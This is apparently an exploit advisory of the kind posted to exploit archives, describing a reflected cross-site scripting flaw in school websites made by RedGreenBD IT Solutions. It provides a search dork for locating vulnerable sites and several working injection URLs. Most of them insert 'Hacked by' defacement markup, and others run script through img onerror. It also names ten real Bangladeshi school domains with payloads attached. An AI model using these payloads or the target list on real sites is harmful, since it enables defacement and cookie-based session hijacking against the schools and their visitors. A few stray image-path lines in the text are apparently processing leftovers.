###################################################################

# Exploit Title : RedGreenBD IT Solutions XSS Reflected Cross Site Scripting

# Author [ Discovered By ] : jiangsutianwang

# Team : jiangsutianwangy

# Date : 04/06/2019

# Vendor Homepage : redgreenbd.com

# Tested On : Windows and Linux

# Category : WebApps

# Exploit Risk : Medium

# Vulnerability Type : CWE-79 [ Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') ]

# Google Dorks : intext:Design & Developed by : RedGreenBD IT Solutions site:edu.bd

# PacketStormSecurity : packetstormsecurity.com/files/authors/13968

# CXSecurity : cxsecurity.com/author/jiangsutianwang/1/

# Exploit4Arab : exploit4arab.org/author/351/jiangsutianwang

###################################################################

Impact - Reflected XSS Cross Site Scripting (or Non-Persistent) :

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

The server reads data directly from the HTTP request and reflects it back in the

HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply

dangerous content to a vulnerable web application, which is then reflected back to the victim

and executed by the web browser. The most common mechanism for delivering malicious

content is to include it as a parameter in a URL that is posted publicly or e-mailed directly

to the victim. URLs constructed in this manner constitute the core of many phishing

schemes, whereby an attacker convinces a victim to visit a URL that refers to a vulnerable site.

After the site reflects the attacker's content back to the victim,the content is

executed by the victim's browser. A successful exploit could allow the attacker

to execute arbitrary script code in the context of the affected site

and allow the attacker to access sensitive browser-based information.

An attacker, for example,can exploit this vulnerability to steal cookies from

the attacked user in order to hijack a session and gain access to the device.

###################################################################

# Reflected Cross Site Scripting XSS Exploits and Payloads :

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

/?q=newsDetail&id=1%27<!--\x3E<img%20src=www.cxsecurity.com/%20onerror=javascript:alert(1)>%20-->

/?q=newsDetail&id=1%27<!--\x3E<img%20src=cert.cx/cxstatic/images/0br0/glN.png%20onerror=javascript:alert(1)>%20-->

/?q=newsDetail&id=1%27<script>alert(/jiangsutianwang/);</script>

/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

/?q=news-detail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

/?q=notice-detail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

/?q=page-detail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

/?q=home-block&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

/index.php?q=news-detail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E


/?q=routine&class=4&section=5&rtype=1%27<marquee><font%20color=lime%20size=32>Hacked%20by%20jiangsutianwang</font></marquee>

###################################################################


# Example Vulnerable Sites :

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

[+] cppi.edu.bd/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E



[+] bsidhaka.edu.bd/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E



[+] nipi.edu.bd/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E



[+] tsbghs.edu.bd/?q=page-detail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

[+] pakhimarapvss.edu.bd/?q=notice-detail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

[+] rmss.edu.bd/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

[+] ths.edu.bd/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

[+] panchjuniadss.edu.bd/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

[+] dhankhalimuss.edu.bd/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

[+] cmpi.edu.bd/?q=newsDetail&id=1%27%3Cmarquee%3E%3Cfont%20color=lime%20size=32%3EHacked%20by%20jiangsutianwang%3C/font%3E%3C/marquee%3E

###################################################################

# Discovered By jiangsutianwang from China Digital Security Team

###################################################################